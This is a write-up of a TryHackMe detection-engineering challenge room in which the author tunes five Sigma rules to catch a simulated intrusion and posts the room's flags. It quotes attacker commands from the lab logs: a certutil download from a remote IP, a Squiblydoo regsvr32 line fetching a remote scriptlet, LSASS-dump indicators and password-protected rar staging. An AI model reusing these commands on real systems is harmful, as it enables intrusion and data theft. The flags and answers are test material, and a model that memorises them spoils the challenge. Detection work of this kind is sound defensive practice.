DetectMare
Room: DetectMare on TryHackMe.
The final room of the Detection Engineering for SOC module, room six of six, after Intro to Detection Engineering, Detection Rules Development, Sigma Language, SigHunt and AI & Automation in Detection Engineering.
It is also the room those five were building toward. Everything is here at once: a real Splunk instance, a Detection-as-Code app with five open pull requests, and an intrusion at the Meridian Defense Research Institute that nobody detected. Your job is to tune each broken rule until it catches the attack and nothing else.

Two tasks, eleven answers, 270 points. Ninety minutes on the clock and a leaderboard, because it is a challenge room rather than a walkthrough.
Task 1: the case briefing
Task 1 is a static site, the TSS Operations Hub, where you pick up the engagement. THM Security Services has been brought in by Meridian Defense Research Institute after another silent incident: no detections fired at all. The prerequisites listed are exactly the three rooms that matter, Sigma Language, Splunk’s SPL, and Detection-as-Code.
Task 2: the pipeline and the five pull requests
The lab hands you two URLs off one machine: a Splunk instance and a /dac-site app. The app is a GitHub clone maintained by the TSS detection team.


Five open PRs, one per stage of the intrusion, each with a rule that technically works and practically doesn’t:
| PR | Detection | Technique | What’s wrong |
|---|---|---|---|
| 1 | Spearphishing Attachment Spawns Suspicious Child Process | T1566.001 | Only matches a benign telemetry helper |
| 2 | Signed Binary Proxy Execution of NetTraveler Dropper | T1218 | Only flags the internal deploy tool |
| 3 | LSASS Memory Access for Credential Theft | T1003.001 | Only matches routine crash handling |
| 4 | Pass the Hash Lateral Movement | T1550.002 | Keys on the wrong logon type entirely |
| 5 | Weapons Program Data Staged and Archived | T1560.001 | Only flags routine 7-Zip use |
The app exposes a clean REST API, which is far faster than clicking through five PRs:
# the whole surface: list PRs, read one, replace its rule, run a check, merge
curl -s "$U/dac-site/api/prs"
curl -s "$U/dac-site/api/prs/<id>"
curl -X PUT  "$U/dac-site/api/prs/<id>/rule"           -d '{"content":"<yaml>"}'
curl -X POST "$U/dac-site/api/prs/<id>/checks/<check>"
curl -X POST "$U/dac-site/api/prs/<id>/approve"
curl -X POST "$U/dac-site/api/prs/<id>/merge"
The pipeline has four gates and they are strictly ordered, validate returns “Run the Converter step first” and redteam returns “Run Environment Validation first” until you run them in sequence:
Sigma Syntax Check -> Converter (SPL) -> Environment Validation -> Automated Red Team Test
Environment Validation runs the converted SPL against the real Splunk data and scores you on true and false positives. The Red Team Test is the interesting one, it does not replay logged events. It synthesises new attacks specifically designed to walk through whatever exclusion you just wrote, and tells you how.
Finding the intrusion in Splunk
The index is dac_lab, 919 events across three sourcetypes:
index=* | stats count by index, sourcetype

dac_lab   sysmon:process_access      118
dac_lab   sysmon:process_creation    681
dac_lab   wineventlog:security       120
The lure comes out immediately. Searching for Office documents returns a pile of Weekly_Status_*.docx and exactly one outlier, Hypersonic_Test_Schedule_2025.docm, macro-enabled and named for a weapons programme. Its child process is the whole first stage:
ParentCommandLine: "WINWORD.EXE" /n "C:\Users\m.okafor\Downloads\Hypersonic_Test_Schedule_2025.docm"
CommandLine:       cmd.exe /c certutil -urlcache -split -f http://45.77.12.9/u.dat %TEMP%\u.dat
User:              RESEARCH\m.okafor
PR#1: the filter that becomes the attack path
WINWORD spawns four things in this environment: ai.exe, officetelemetryagent.exe, splwow64.exe, all benign, and cmd.exe. The shipped rule matched only officetelemetryagent.exe, which is why nothing fired.
Broadening to “Office parents spawning script hosts and LOLBins” got true positives but four false ones: Excel launching cmd.exe /c "C:\ProgramData\ResearchIT\Automation\monthend_report.bat" for two finance users. The obvious fix is to whitelist that folder. That is the trap, and the red-team check says so in as many words:
FAIL Test 4: Malicious .bat staged inside the trusted automation folder
  -> a filter that whitelists that folder (or any .bat file in it) instead of the one
     legitimate script by name lets an attacker who spots that folder walk straight through it.

FAIL Test 5: Malicious payload renamed to match the trusted automation script
  -> a filter that only checks the script's name or path doesn't verify it was actually
     launched by the real finance automation (Excel opening its own internal template).
So the exclusion has to pin all three of parent binary, parent document, and child script:
  filter_monthend_automation:
    ParentImage|endswith: '\EXCEL.EXE'
    ParentCommandLine|contains: '\Finance\MonthEnd_Template.xlsm'
    CommandLine|contains: '\ResearchIT\Automation\monthend_report.bat'
  condition: selection and not filter_monthend_automation
That is the lesson of the whole room in one block. Every exclusion you write is a hole you are cutting in your own detection, and its width is exactly how loosely you specified it.

Flag:
THM{OfFicE_LOL_bIN}
PR#2: two benign parents, one Squiblydoo
Proxy execution had two sources of noise, both needing parent-pinned filters. The internal software deployment tool is researchdeploy.exe, it runs rundll32.exe C:\ProgramData\ResearchIT\pkg\*.dat,Install as svc_deploy. SOLIDWORKS separately runs regsvr32 /s ...\LicenseCheck_CAD.dat for licensing, and Windows Error Reporting runs rundll32 ...\WER\report.dll,Report as SYSTEM.
The attack hiding among them is textbook Squiblydoo:
regsvr32.exe /s /n /u /i:http://45.77.12.9/s.sct C:\ProgramData\scrobj.dll
Flag:
THM{sIgNeD_bInArY_PrOxY}
PR#3: GrantedAccess is not enough
The LSASS rule shipped matching SourceImage: \WerFault.exe, the one process legitimately allowed to touch LSASS during a crash. The real access is rundll32.exe with GrantedAccess 0x1fffff (PROCESS_ALL_ACCESS) as m.okafor, with the giveaway in the call trace:
CallTrace: ...\ntdll.dll+9d2e4|C:\Windows\System32\comsvcs.dll+1a3b0|UNKNOWN(00007FF8)
Selecting on access mask alone passed Environment Validation but failed the red team, which sent a renamed dumper using dbghelp.dll with a VM-read mask. The fix is to treat either a dump-capable access mask or a suspicious CallTrace module as sufficient, then exclude the security tooling pinned to SYSTEM:
  selection_dump_indicator:
    - GrantedAccess: ['0x1fffff','0x1f3fff','0x1f1fff','0x143a','0x1438','0x1410','0x1010']
    - CallTrace|contains: ['comsvcs.dll','dbgcore.dll','dbghelp.dll','UNKNOWN']
Flag:
THM{DuMpInG_LsAsS}
PR#4: the wrong logon type, and a second stage
The shipped rule used LogonType: 10 (RDP). Pass-the-hash is LogonType 3 + NTLM + KeyLength 0, which surfaces the pivot:
3/11/2025 10:40:00.000 AM m.okafor RESEARCH-PC44 (10.20.5.44) -> FS-CLASSIFIED01
Two benign NTLM sources needed excluding: svc_mes from a legacy MES host on a 04:00 daily schedule, and svc_cluster doing reciprocal FS-CLASSIFIED01 ↔ 02 heartbeats. But validation still reported a false negative, because the PR description says “followed by remote service creation”, the detection also has to cover EventID 7045, where the attacker installed WinHelpSvc pointing at C:\ProgramData\Intel\nt.dat.
Covering service installs by suspicious path missed a red-team variant whose ServiceFileName was a cmd.exe + encoded PowerShell one-liner; adding those command patterns then caught the legitimate PatchDeployAgent service, which needed its own pinned filter. Three iterations to get to TP 2, FP 0.
Flag:
THM{PaSs_ThE_HaSh}
PR#5: the archiver that wasn’t 7-Zip
This one cost me the most time and taught the most. The rule flagged all 7z.exe. There are two legitimate 7-Zip routines, the svc_backup service writing to D:\Backups\nightly, and m.okafor running SOLIDWORKS autobackups to C:\ProgramData\SOLIDWORKS\SW_AutoBackup\ daily at 13:00.
I filtered both, hit TP 1 / FP 0, and only then realised the true positive I had matched was not any 7-Zip event. Widening the search past 7-Zip found it:
C:\Users\m.okafor\AppData\Local\Temp\rar.exe
rar a -hpP@ssw0rd! C:\Users\Public\d.rar \\fs-classified01\designs\*.sldprt
A rar.exe dropped into %TEMP%, password-protected with -hp, staging to C:\Users\Public. The red team then broke my filename-based matching twice, once with a renamed archiver disguised as a system process, once with PowerShell’s Compress-Archive, which forces the rule to key on archiving behaviour in the command line rather than on any binary name.
Incidentally the answer to “where should an attacker place a binary to look like a legitimate backup routine” is D:\Backups\nightly, the sanctioned backup destination.
Flag:
THM{ArChIvE_AnD_ExFiL}
The honest bits
The lab expired mid-merge. I had PR#1,#3 merged and PR#4 all-green when the machine timed out, taking the DaC app’s state with it. Because every tuned rule was saved locally as YAML, re-applying all four to the fresh instance and re-merging took one scripted pass, but the flags for merged PRs are only issued on merge, so PR#4’s flag genuinely had to be earned twice. Keep your rules on disk, not just in the app’s textarea.
The answer masks did real work. researchdeploy.exe was confirmed by the **************.*** mask (14 + 3) before I submitted it, which ruled out LicenseCheck_CAD.dat (16) that I had briefly considered. The timestamp mask */**/**** **:**:**.*** ** showed a single-digit month, confirming 3/11/2025 rather than 03/11/2025. And *:\*******\******* confirmed D:\Backups\nightly at 7 and 7 characters.
Environment Validation passing is not the same as being right. On PR#5 I scored 100% with 0 false positives while having completely misidentified which event was the attack. The score told me my rule matched exactly one thing; it did not tell me that thing was the rar.exe I had not yet found.
What to take forward
An exclusion is an attack path with your signature on it. Every red-team failure in this room was the same failure: I described a benign thing too loosely, and the check walked a payload through the gap. Whitelisting a folder means anything dropped in that folder is invisible. Whitelisting a filename means a renamed payload is invisible. The exclusion that survived pinned the parent binary, the parent’s document, and the child script together, because the benign event is the conjunction, and any single attribute of it is forgeable. When you tune away a false positive, the question is not “what do these benign events have in common” but “what could an attacker not reproduce”.
Detect the behaviour, not the binary. PR#5’s rule broke twice on filename matching and only held once it keyed on archive syntax in the command line. PR#3’s held once it accepted a suspicious CallTrace module as sufficient regardless of access mask. An attacker chooses their filenames and can rename freely; what they cannot avoid is compressing files, opening a handle to LSASS, or spawning a shell from a document. This is the same conclusion Threat Hunting: Introduction reaches from the hunting side and Sigma Language reaches from the authoring side, and DetectMare is where you get graded on it by something actively trying to evade you.
Room solved 100%: 2 tasks, 11 answers, 270 points, room six of six and the last in Detection Engineering for SOC.